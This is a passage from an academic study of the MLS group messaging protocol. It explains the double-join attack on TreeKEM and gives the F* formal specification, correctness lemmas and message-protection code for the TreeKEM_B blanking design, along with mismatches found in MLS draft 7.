A malicious (actively compromised) member a (at index 0) removes some member e (at index 5), by generating fresh secrets for the path from 5 to the root. Even if a is subsequently removed (say, by c), it can still compute the new group secret s_{07}, since it knows the secret for 45 and 47. (Red nodes have subgroup secrets that are known to the adversary.)

Consider the scenario in Figure 5.12. Member a at leaf 0 decides to remove e from leaf 5. To do so, a must generate fresh subgroup secrets for 45, 47, and 07, and encapsulate these secrets in the appropriate nodes. Since a is malicious it keeps the subgroup secrets at these nodes, even though it is not a member of these subgroups. At this point, a can access the group through 2 locations: its official index is 0 but it also has the secrets for leaf 5, a so-called *double join attack*.

In the next step, c at index 3 removes a (perhaps because it detected that a was misbehaving). Now, a is no longer a valid member of the group and does not appear in the group membership. Hence, other group members may think a cannot read messages sent to the group. However, because of the earlier *double join*, a will be able to compute the group secret and read messages. The only way to get rid of a is for d to send an update, or for a new member to be added to leaf 5.

The attack can be extended to extreme cases; a malicious a may remove all other members and then add them all back at the same indexes. From the application's perspective nothing has changed, except that a has double-joined itself to every leaf in the tree, making it hard to remove a from the group.

This double-join attack is a failure of Rem-PCS: none of the tree-based protocols we have considered so far allows a group to remove malicious insider, so the subgroup secrecy invariant holds only if we restrict ourselves to passive compromise. In contrast, note that Chained mKEM is not vulnerable to double join attacks, since it does not allow external actors to set the group secret. Next, we will see how the MLS working group combined ideas from Chained mKEM and TreeKEM to obtain a new, more secure protocol.

5.4 TreeKEM$_B$: Key Establishment in MLS

TreeKEM with Blanking (or TreeKEM$_B$) is an extension of TreeKEM that is designed to prevent the Double Join attack. It was first introduced in MLS draft 2 and has evolved in every subsequent draft. We focus on the design that has stabilized since draft 7.

5.4.1 Formal specification of the TGKA for MLS

As any other Tree-based Group Key Agreement protocols (TGKAs), the full group state of TreeKEM$_B$ includes the tree, in addition to usual parameters like the group identifier, the current epoch number (corresponding to the number of operations processed since the inception of the group) and a hash of the full transcript so far.

The key idea behind this protocol is that whenever an external actor modifies the subgroup at some node, it does not encapsulate a new subgroup secret for the node; instead, it *blanks* the node by setting the key package to `None`. Initially, when a creator constructs a new tree, it populates the leaves but blanks all internal nodes. Subsequently, when a group member adds or removes a leaf at some index i, it modifies the leaf and blanks all the nodes from the leaf to the root, by creating a *blank path* consisting of a leaf and a sequence of blank nodes.



Figure 5.13 – CREATE operation for TreeKEM$_B$

Tree Creation When a group is first created, the creator first computes a tree where all nodes are blank, then it updates the path from its own leaf (say `0`) to the root. (This works only when the creator is a member of the initial group state.) To update its path, each member in the tree encapsulates node secrets for all subgroups on the path, and then constructs and sends this operation to other nodes. Each such operation requires $log(N)$ encapsulations, which may in total require N public-key encryptions (in the worst case when the full tree is blank.)

Blanking Paths Before performing add and remove operations, the sender blanks the path from a leaf to the root, by calling a function `blank_path`:

This function leaves the root of the tree blank, so to generate a new root secret and bring the tree back to a usable state, the blanking operation is combined with a subsequent update from

```
188 (* Create a blank path after modifying a leaf *)
189 let rec blank_path (l:nat) (i:index_l l)
190                   (mi:option member_info) : path l =
191   if l = 0 then PLeaf mi
192   else let (j,dir) = child_index l i in
193        PNode None (blank_path (l-1) j mi)
```

a for its own leaf.



Figure 5.14 – Applying BLANKs in TreeKEM$_B$.
Any *actor* can remove nodes from its own tree at any time by erasing values in a certain path, here the path from b to the root (07).

Blank Nodes and the Subgroup Secrecy Invariant A blank node does not have a subgroup secret and hence trivially satisfies the subgroup secrecy invariant. Conversely, the subgroup secret at each non-blank node must have been generated by one of its members (not an external actor). Hence, blanking prevents the Double Join attack by reestablishing our subgroup secrecy invariant at all nodes.

If a node is blank, it does not have an encryption key, but we can still compute a set of public encryption keys that *covers* the members of the subtree. This is given by the function `pub_keys` that recursively traverses a tree to extract an array of encryption keys:

For an occupied leaf or a node with a key package, `pub_keys` returns a singleton array; for an empty subtree, it returns an empty array, and for a blank node, it returns an array of public keys corresponding to the non-blank descendants of the node.

```
65 let rec pub_keys (l:nat) (t:tree l) :
66         pks:array enc_key{length pks ≤ pow2 l} =
67   match t with
68   | Leaf _None → empty
69   | Leaf _(Some m) → singleton (current_enc_key m)
70   | Node _(Some k) left right → singleton k.node_enc_key
71   | Node _None left right → append (pub_keys (l-1) left)
72                                    (pub_keys (l-1) right)
```

In the worst case, when all the nodes in a tree are blank, `pub_keys` always returns the set of leaf encryption keys, and the protocol behaves like Chained mKEM. In the best case, when all nodes are non-blank, `pub_keys` returns a singleton, and the protocol behaves like TreeKEM.

So, the cost of encrypting to a subgroup in TreeKEM_B ranges between $log(N)$ and N public key operations.

Unblanking Nodes with Update Paths The only way to create an non-blank node in TreeKEM_B is for a member to issue an update for its own leaf, by calling the function `update_path l t i mi_i s_i` which we instantiate with the following node encapsulation for TreeKEM_B:

```
1 let node_encap_treekemB (s_c:secret) (ek_s:array_enc_key) dir _=
2   let s_p = kdf_derive s_c in
3   let c_s = mpke_enc s_p ek_s in
4   let dk_p = kdf_expand s_p "node" in
5   let ek_p = secret_to_public dk_p in
6   (s_p, mk_key_package ek_p dir c_s)
```

The `node_encap` function for TreeKEM_B generalizes that of TreeKEM by using a list of encryption keys for the sibling, instead of a single key, and calling `mpke_enc` to encrypt the parent secret for multiple recipients. As more members send update operations for their leaves, more paths in the tree get filled, the lists of public keys gets smaller, and each path update becomes more efficient to construct.



Figure 5.15 – Unblanking with the UPDATE operation in TreeKEM_B.
By applying a new `path` via an UPDATE, member a can restore content of the intermediate nodes from its leaf to the root.

Group Operations At group creation, and after every operation, we need to ensure that the root node is not blank, so that the full group has a valid group secret that can be used to derive messaging keys. After creating the initial (blank) tree, the creator immediately applies an update path from its own leaf (usually at index 0) to the root, hence unblanking a path of nodes including the root. It then uses the resulting tree as the initial group state to other members. Similarly, each group modification operation (Add, Remove, Update) contains two paths: a blank path from the modified leaf to the root, and an update path from the sender's leaf to the root, that restores the root node. Hence, after each operation, the sender and recipients obtain the new group secret and messaging keys corresponding to the new group state.



Figure 5.16 – REMOVE operation in TreeKEM_B.
Member e first BLANK the path from index 1 to the root before applying an UPDATE from themselves.



Figure 5.17 – ADD operation in TreeKEM_B.
Member a first blanks the path from leaf 7 to the root, then adds f in position 7 and finally updates their path to the root. Note that this destructed some of the intermediate nodes in the path from 7 to the root.

Calculating the Group Secret A group member at leaf i in a tree t (with l levels) can use its leaf secret s_i to calculate the root secret for t by calling `root_secret l t i s_i`, which recursively decapsulates all the subgroup secrets from i to the root, by calling `node_decap` at each step:

```
1 let node_decap_treekemB (s_c:secret) (i:nat) dir kp =
2   if dir = kp.from then
3     if i ≠ 0 then None
4     else Some (kdf_derive s_c)
5   else
6     let dk_c = kdf_expand s_c "node" in
7     mpke_dec kp.node_ciphertext s_c i
```

To decapsulate a key package `kp` at some node, a member must either know the child subgroup secret from which the node secret was derived, or it must know one of the decryption keys for the sibling subgroup. The function `node_decap` takes a secret s_c, an index i, and a direction `dir`: if `dir` matches `kp.from`, `node_decap` repeats the derivation from `node_encap`; otherwise, it derives a decryption key from s_c and calls `mpke_dec` to decapsulate the ciphertext for the ith recipient.

```
394 (* Calculate the subgroup secret for the root of a tree *)
395 let rec root_secret (l:nat) (t:tree l) (i:index_l l) (leaf_secret:bytes)
396         : option (secret & j:nat{j < length (pub_keys l t)}) =
397   match t with
398   | Leaf _None → None
399   | Leaf _(Some mi) → Some (leaf_secret, 0)
400   | Node _(Some kp) left right →
401     let (j,dir) = child_index l i in
402     let (child,_) = order_subtrees dir (left,right) in
403     (match root_secret (l-1) child j leaf_secret with
404     | None → None
405     | Some (cs,i_cs) →
406       let (_,recipients) = order_subtrees kp.from (left,right) in
407       let ek_r = pub_keys (l-1) recipients in
408       (match node_decap cs i_cs dir kp ek_r with
409        | Some k → Some (k,0)
410        | None → None))
411   | Node _None left right →
412     let (j,dir) = child_index l i in
413     let (child,sib) = order_subtrees dir (left,right) in
414     match root_secret (l-1) child j leaf_secret with
415     | None → None
416     | Some (cs,i_cs) → Some (cs,key_index (l-1) i_cs sib dir)
```

Once a member has calculated the root secret, it then executes a *key schedule* to derive a series of secrets, encryption keys, and nonces for use in protecting protocol messages. We have implemented the key schedule from draft 6 in our model, but in a relatively naïve way in that we only delete messaging keys when the epoch changes, not on a per-message basis. Moreover, this key schedule has undergone significant changes in drafts 7 and 8, in order to achieve stronger message-level forward security guarantees. We plan to faithfully model and verify this new design in future work.

Node Keypairs:

$$dk_{01} \stackrel{\text{def}}{=} \mathbf{kdf}(dk_b, \mathbf{right}, ek_a)$$
$$ek_{01} \stackrel{\text{def}}{=} \mathbf{pub}(dk_{01})$$
$$dk_{45} \stackrel{\text{def}}{=} \mathbf{kdf}(dk_d, \mathbf{left}, ek_e)$$
$$ek_{45} \stackrel{\text{def}}{=} \mathbf{pub}(dk_{45})$$
$$(dk_{47}, ek_{47}) \stackrel{\text{def}}{=} (dk_{45}, ek_{45})$$
$$dk_{07} \stackrel{\text{def}}{=} \mathbf{kdf}(dk_{47}, \mathbf{right}, ek_{03})$$

Group Secret: $s_{07} \stackrel{\text{def}}{=} dk_{07}$
Node Ciphertexts:

$$kp_{01} \stackrel{\text{def}}{=} \mathbf{left}, ek_{01}, \mathbf{enc}(dk_{01}, dk_a)$$
$$kp_{23} \stackrel{\text{def}}{=} _$$
$$kp_{45} \stackrel{\text{def}}{=} \mathbf{left}, ek_{45}, \mathbf{enc}(dk_{45}, dk_e)$$
$$kp_{03} \stackrel{\text{def}}{=} _$$
$$kp_{47} \stackrel{\text{def}}{=} \mathbf{left}, ek_{45}, _$$
$$kp_{07} \stackrel{\text{def}}{=} \mathbf{right}, ek_{07}, \mathbf{enc}(dk_{07}, [dk_{01}, dk_c])$$

Figure 5.18 – Computations for TreeKEM_B

Group States and Transcripts The `group_state` data structure in TreeKEM_B consists of the group identifier, tree, an epoch number indicating the number of times the group has been modified, and a transcript hash. Each member in a group conversation has a view of the group's history, called the *protocol transcript*. This transcript begins with a group state, which is either the initial group state at group creation or a later group state if the member was added later. It then continues with a sequence of path modifications.

We say that two transcripts are *consistent* if one of them is a suffix of the other: i.e. the initial state of one corresponds to the initial state or an intermediate state in the other. We show that consistent transcripts result in the same group state, so authenticating the transcript hash is sufficient to guarantee group agreement.

Security The subgroup security invariant of TreeKEM_B is the same as that of other tree-based protocols. The main difference is that each non-blank subgroup is guaranteed to have a secret that is known only to its members; we do not need to trust any external actors. The only exception is if we would like to allow some administrator who is external to the full group to create or modify the group. In that case, we allow this external actor to encapsulate the root secret, and only this secret is potentially affected by (at most) one external actor.

Consequently, the security guarantees of TreeKEM_B are as strong as Chained mKEM.

Performance The cost of creating the initial group state is N public key encryptions, and each recipient needs to perform between 1 and $log(N)$ public key decryptions. The cost of sending an operation is between $log(N)$ encryptions (when the tree has no blank nodes) and N encryptions

(when the tree is fully blank). The cost of processing each operation is still only 1 public key decryption. The protocol also allows batched adds and removes, where each batched operation requires at most N operations.



Figure 5.19 – Evolution of the `group_state` following the protocol in Figure 5.4 for the TreeKEM$_\text{B}$ TGKA.

5.4.2 An executable specification of MLS

Using the F* functions defined above, we define an F* module that implements the MLS API of Figure 5.2. This code can be compiled to OCaml and is linked against the OCaml version of HACL*, so that it can be executed and tested. We use this feature to ensure that our code correctly executes various operations. In the future we will be able to test for interoperability with other implementations of MLS.

However, this core protocol implementation still does not cover many of the details needed by messaging applications. So we wrap the TreeKEM_B model within a library that encapsulates the protocol, session state storage, and networking functions to provide a high-level session-based API for applications. The application can use this API to create new groups, join existing groups, initiate and process group operations, and send and receive group messages.

At any point, the application can also query the local group state to read the current membership (and stop participating if the membership is not to its liking.) If TreeKEM_B meets its security goals, the security of each sent and received message will reflect this membership: as long as none of the current members is compromised, messages sent or received in the current group state should be secret and authentic.

Functional Correctness Lemmas As a first step towards our security proof of TreeKEM_B, we prove a series of functional correctness lemmas for the functions in our formal specification. In particular, we prove that each function correctly modifies the membership of the group, so that an application can be confident that the membership it sees in a group state correctly reflects the protocol transcript. We also prove that operations generated from a local group state can be successfully applied to that group state. Once we have addressed the functional requirements of MLS, we will move on to the security goals.

For each internal operation on the tree, we have correctness lemmas typically proving that when blanking a path or applying a path, the membership of the tree is correctly modified. Additionally, we prove correctness lemmas at the level of our top-level Group Messaging API from Figure 5.2. Below we show the lemma for the create operation.

Recall that the type of the create function described in Figure 5.2 is of the form:

```
274 (* Create a new Group State *)
275 val create: gid:nat → sz:pos → init:member_array sz
276        → entropy:bytes → option group_state
```

Here, we describe the correctness lemma create_lemma associated to this function:

```
320 val create_lemma: gid:nat → sz:pos → init:member_array sz
321        → entropy:bytes → Lemma(
322             match create gid sz init entropy with
323             | None → ⊤
324             | Some g →
325                  group_id g == gid ∧ max_size g == sz ∧
326                  epoch g == 0 ∧
327                  key_updated sz 0 init (membership g))
```

This type describes what we *intend* to prove. create_lemma is a function which takes as argument a group identifier (gid) of type nat, a maximum number of members (sz), an initial list of members (init) in an array of members of type member_array sz, and some entropy as bytes. This lemma states that creating a group_state by calling create gid sz init entropy should either fail (⊥) or successfully return a group g for which certain properties have to hold. Upon success, the generated group should indeed have a group identifier set to gid; the tree within the group state g should have a maximum size of sz, the epoch of the group should be set to 0, and finally key_updated sz 0 init (membership g) should hold. This last predicate is defined as follows:

```
313 val key_updated: sz:nat → i:nat{i < sz} → member_array sz → member_array sz → Type0
314 let key_updated sz i m1 m2 =
315   match m1.[i] with
316   | None → ⊥
317   | Some mi → (∃ mi'. m2 == (m1.[i] ← Some mi') ∧ name(mi'.cred) = name(mi.cred))
```

It means that if in position i of a member array m1 there is some member mi, then there exist a member mi' such that the result of updating m1 in position i with mi' is m2 and that the principal owning the credential of mi' is also the owner of the credential in mi (hence m1.[i]).

Coming back to our lemma, this means that the membership of our group g is exactly the same but that in position i (0 in our case), the version and the current_enc_key fields of the member_info may have changed but that the credential of the member did not, it corresponds to this member updating its leaf encryption keypair. The *proof* of the create_lemma is the following:

```
332 let create_lemma gid sz init leaf_secret =
333   match init.[0], log2 sz with
334   | None,_ → ()
335   | _,None → ()
336   | Some c,Some l →
337     let t = create_tree l c.cred init in
338     let ek = pk leaf_secret in
339     let mi' = {cred = c.cred; version = 1; current_enc_key = ek} in
340     (match update_path l t 0 mi' leaf_secret with
341     | None → ()
342     | Some (p,_) → (update_path_lemma l 0 c.cred t mi' leaf_secret;
343                     let t' = apply_path l 0 c.cred t p in
344                     assert (membership_tree l t == init);
345                     assert (membership_tree l t' == ((membership_tree l t).[0] ← Some mi'));
346                     assert (key_updated sz 0 (membership_tree l t) (membership_tree l t'))))
```

Without going into details, the proof is done by case analysis on each potential value of the init membership array in position 0. If there is no member in position 0 of the member array, or if there is only one member in the array at position 0 then the proof is trivial. The interesting case is that when the init is not a singleton member. From the definition of the create function, internally, an update for the leaf in position 0 (the position of the creator) is emmited with the following member info (mi'):

```
1 let mi' = {cred=c.cred; version=1; current_enc_key=ek} in ...
```

Because of the invariants on the internal tree function `update_path`, we know that `mi'` is the only member of the membership array which will be changed. Hence the `key_updated` predicate is trivially satisfied as well as the other predicates of `create_lemma` which are true by construction in all calls to `create`.

For each of our group operation functions, we have correctness lemmas such as this one.

Handshake Message Protection Before sending any protocol message on the network, a sender calls `encrypt_msg` to protect the message using the most recent key it shares with the recipient.

In MLS, the chaining of group secrets is very similar to the chaining we use for our TGKAs. The difference is that from the KDF, MLS first derives a secret called "epoch secret" from a chained secret called "init secret" and a root secret called "update secret" (or "commit secret" in newer versions of the protocol draft). In our setting, K_i would typically correspond to this "init secret", and our `root_secret` would correspond to the "update secret".

To model MLS with more details we define the `group_secret` structure as follows:

```
420 type group_secret = {
421     init_secret: secret; hs_secret: secret; sd_secret: secret;
422     app_secret: secret; app_generation: nat }
```

When all members are part of the group, they have the ability to compute the group secrets by calling the `calculate_group_secret` function, which derives secrets for symmetric encryption:

```
429 (* Calculate the current group secret *)
430 let calculate_group_secret g i ms gs =
431   match root_secret g.levels g.tree i ms.leaf_secret with
432   | None → None
433   | Some (rs,_) →
434     let prev_is = if gs = None then empty_bytes else (Some?.v gs).init_secret in
435     let (apps,hs,sds,is') = derive_epoch_secrets prev_is rs g.transcript_hash in
436     Some ({init_secret = is';hs_secret = hs; sd_secret = sds;
437            app_secret = apps; app_generation = 0})
```

To send the `Create` message, the creator first serializes the initial group state, signs it, and encrypts it for the public keys of all initial members. For `Welcome` messages, since the new member does not know the current messaging key, both the serialized group state and the new messaging key are signed-then-encrypted for the recipient's public key.

We note that MLS draft 7 actually does not sign these messages, but we consider this an oversight; without these signatures, group agreement immediately fails.



Figure 5.20 – Encrypted Format for Group Operations and Application Messages

For subsequent messages the sender uses the encrypted message format shown in Figure 5.20. The message has a header that indicates the group identifier, current epoch number, content

type (either AppMsg or Modify), a sender nonce, the sender index, and a counter (generation) for the message.

To protect such messages, encrypt_msg implements a sign-then-encrypt construction. The header and the message contents are first signed (using the sender's signing key); the contents and the signature are then encrypted using an Authenticated Encryption with Associated Data (AEAD) construction. The AEAD encryption uses a sender-specific key and a nonce, both derived as part of the key schedule, and the generation counter, with the header taken as associated data. Finally, the sender's index and generation are also AEAD encrypted (for privacy) using a separate encryption key (also derived from the key schedule) and the sender nonce.

Draft 7 does not include the transcript hash in the signature of AppMsg and Modify, and as we shall see in Section 5.6, this leads to an attack due to a failure of group agreement.

Application Message Protection Application messages are protected using a different set of sender-specific application keys that are also derived from the epoch secret but are updated for every sent and received message. We detail the encryption function for application messages to show how the sign-then-encrypt function works:

```
467 let encrypt_app_message g sender ms gs msg sd_nonce =
468   let n = gs.app_generation in
469   let sign_key = ms.identity_sig_key in
470   let sd = sender_data sender n in
471   let plain_hdr = header g.group_id g.epoch App sd_nonce sd in
472   let signed_msg = sign_msg sign_key plain_hdr msg in
473   let sd_key = derive_hdr_key gs.sd_secret in
474   let enc_sd = ae_enc_sd sd_key sd_nonce sd in
475   let hdr = enc_header g.group_id g.epoch App sd_nonce enc_sd in
476   let content_key,content_nonce = derive_app_key gs.app_secret sender n in
477   let enc_msg = aead_enc_msg content_key content_nonce hdr signed_msg in
478   (wire_message hdr enc_msg,
479    {gs with app_generation = n + 1})
```

Each member stores a tree of application keys that are ratcheted forward for forward secrecy, but we ignore the precise details of the application key derivation in this paper.

5.4.2.1 Difference with the current MLS draft specification

During the formalization of our definitions for TreeKEM and MLS we discovered multiple mismatches, which for some of them lead to not be able to prove for the draft some of the security guarantees proved in the formal specification. This part of the section focuses on expressing the differences between the two descriptions.

Differences in the definition of the group state The notion of group_state defined in this paper largely extends the definition from the informal specification. In particular, we show that the protocol at draft-07does not include any notion of actor, and does not track the direction from which the node has last been updated flag. It does not either include the set of principals actors which has an influence on the current keys in the tree, though it can unrealistically be

computed by someone storing the entire transcript of messages sent since the beginning of the group. This missing actor information does lead to a loss of authentication and trust for current and new users.

Differences in the definition of the transcript In the informal definition of the transcript hash, we note that the operation here is not defined as the hash of the set of handshake messages forwarded by the delivery service but instead as the list of Group operations structures which typically do not contain the signature from the actor. This means that in the case where an identical leaf secret can be generated (for some reasons of deficient PRNG, or else) by two actors at the same epoch to perform a TreeKEM operation, the resulting group state will be identical, even though the actor is different. This is a weakness of the current authentication mechanism in draft-07.

Differences in TreeKEM: KDF and HPKE contexts Unlike the protocol document, where the HKDF context for the path, node and KEM secret keys derivations are left empty. During the HPKE encryption and decryption steps, the additional authenticated data is left unspecified or empty. This is in contrast with our TreeKEM `context` for these derivations.

Differences in Signature computation Regarding signatures the protocol document states that the signature is computed over the content which can be a group operation/handshake or an application messages, there are subtle differences regarding the content.
In the formal specification, the signatures covers both the content and the `context`, which includes the `transcript_hash`. It is not fully clear, in the case of the handshake message defined in draft-07, if the `operation` contains the transcript hash. What is clear though is that the full context is not included at all in the case of application message signatures.

Differences in the Key-Schedule computations We model an ideal MLS, which contains all the core computations in a significantly cleaner way than the actual protocol. Multiple kind of Application key schedule have been used in the protocol, from the very simple chains of keys to the current tree of application keys. We argue that every modification departing from the straight forward design is not necessarily better as it introduce complexities for the modeling and the implementations. That said, the optimized designs have been build to, hopefully, be homomorphic to our design in terms of security.

5.5 Formal Security Analysis of TreeKEM_B

